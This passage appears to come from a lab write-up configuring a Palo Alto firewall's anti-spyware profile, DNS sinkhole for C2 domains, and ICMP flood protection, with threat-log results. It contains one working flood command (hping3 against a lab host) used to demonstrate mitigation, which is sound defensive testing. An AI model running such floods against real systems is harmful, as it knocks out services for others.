
In the Signature Exceptions tab, we can see the full library of 8,921 individual threat signatures, each classified by severity, category (spyware, webshell, cryptominer, downloader), and assigned action. Notable signatures include EICAR Test File Detection, B734K PowerShell and MIMIKATZ Commands Traffic Detection, and SmokeLoader Download Traffic Detection — all configured to default (reset-both).

The DNS Policies tab governs DNS Security, with default-paloalto-dns configured to sinkhole matching C2 lookups. DNS Security entries for Command and Control Domains have a default action of block, while Ad Tracking Domains are set to allow with informational logging.

We attach the strict Anti-Spyware profile to our security policy rule under Policies → Security → Actions → Profile Setting → Anti-Spyware.
C2 DNS Sinkhole Test

With the strict Anti-Spyware profile now active, we repeat the nslookup test-c2.testpanw.com. This time the query times out completely — DNS request timed out — because the firewall’s DNS Security sinkhole intercepted and dropped the C2 domain resolution attempt before it could reach the upstream resolver.

Under Monitor → Threat Logs, we can see two entries for generic:test-c2.testpanw.com. The detailed log view shows:
- Threat Type:
spyware - Threat ID/Name:
generic:test-c2.testpanw.com(ID:247317591) - Category:
dns-c2 - Action:
drop - Source:
10.200.0.21(Windows 11 inside zone) - Destination:
1.1.1.1(DNS resolver, port 53, outside zone)
The firewall successfully identified the DNS query as a C2 callback attempt and dropped it inline, preventing any C2 communication from leaving the network.
8. DoS Protection
DoS Protection protects firewall resources and destination hosts from Denial-of-Service attacks by enforcing rate limits on SYN, UDP, and ICMP floods.
Unprotected ICMP Flood Test

From Kali Linux, we execute an ICMP flood attack targeting the Windows XP machine (10.200.0.22) using hping3:
1
sudo hping3 --icmp -i u500 10.200.0.22
Without DoS Protection rules enabled, 5,188 ICMP packets are transmitted with 1% packet loss.
Profile & Rule Setup

Under Objects → Security Profiles → DoS Protection, we create an ICMP flood profile (icmp-flood):
- Type: Classified
- ICMP Flood Alarm Rate: 1,000 conn/s
- Activate Rate: 2,000 conn/s
- Max Rate: 4,000 conn/s
- Block Duration: 300 s

Under Policies → DoS Protection, we create a rule (icmp-addos) from zone dmz to zone inside applying icmp-flood in Protect mode with classification source-ip-only.
Mitigated Flood Verification

We re-run the hping3 ICMP flood from Kali Linux. As traffic exceeds the activation threshold, the firewall applies rate limiting and random drop algorithms. Packet loss rises to 91%, mitigating the flood attack.

Under Monitor → Threat Logs, the firewall records DoS protection events with threat type flood, threat name ICMP Flood, and action random-drop / drop.